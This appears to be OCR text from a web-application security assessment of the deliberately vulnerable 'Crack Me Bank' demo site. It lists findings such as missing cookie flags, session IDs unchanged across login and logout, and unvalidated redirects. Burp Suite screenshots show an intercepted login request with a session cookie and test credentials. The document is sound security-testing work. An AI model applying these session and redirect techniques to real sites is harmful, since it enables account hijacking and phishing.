





6) HTTP AND SECURE FLAG NOT ENABLED





7) BEFORE LOGIN AFTER LOGIN SAME SESSION ID







8) SESSION ID IS SAME BEFORE AND AFTER LOGOUT








9) UNVALIDATED DIRECTS AND FORWARDS





Login
Crack Me Bank
Welcome to CrackMeBank Investments
Home
Loans
Net Banking
Credit Cards
Contact Us
Bills Online
Online Trading
Register
Login
LOGIN
Customer
Loan Officer
Bank Manager
BILLS ONLINE
Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop.
Have a look
Login
Please carefully consi
carefully before you invest or send money.
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://crackme.cenzic.com:80 [204.13.201.47]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /Kelev/php/login.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://crackme.cenzic.com
Connection: close
Referer: http://crackme.cenzic.com/Kelev/php/login.php
Cookie: PHPSESSID=ao22hhpk2rq4op0rnsnpiom936
Upgrade-Insecure-Requests: 1
hLoginType=4hPageName=acctTransaction.php4whoislog=Welcome+to+CrackMeBank+Investments&hUserId=0&LoginName=78945&Password=12345&sendButton1=Login
0 matches
crackme.cenzic.com
Type here to search
30°C Haze
ENG
10:19
10-10-2021



Login
Crack Me Bank
Welcome to CrackMeBank Investments
Home
Loans
Net Banking
Credit Cards
Contact Us
Bills Online
Online Trading
Register
Login
LOGIN
Customer
Loan Officer
Bank Manager
BILLS ONLINE
Pay your regular monthly bills (telephone, electricity, mobile phone, insurance etc.) right here - from your desktop.
Have a look
Login
Please carefully consi
carefully before you invest or send money.
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://crackme.cenzic.com:80 [204.13.201.47]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /Kelev/php/login.php HTTP/1.1
Host: crackme.cenzic.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://crackme.cenzic.com
Connection: close
Referer: http://crackme.cenzic.com/Kelev/php/login.php
Cookie: PHPSESSID=ao22hhpk2rq4op0rnsnpiom936
Upgrade-Insecure-Requests: 1
hLoginType=4hPageName=acctTransaction.php4whoislog=Welcome+to+CrackMeBank+Investments&hUserId=0&LoginName=78945&Password=12345&sendButton1=Login
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Type a search term
0 matches
crackme.cenzic.com
Type here to search
30°C Haze
ENG
10:19
10-10-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
Target: http://crackme.cenzic.com
Crack Me Bank
Welcome to CrackMeBank Investments
Login
crackme.cenzic.com
Type here to search
30°C Haze
ENG
10:19
10-10-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request
Response
Target: http://crackme.cenzic.com
Type here to search
30°C Haze
ENG
10:20
10-10-2021

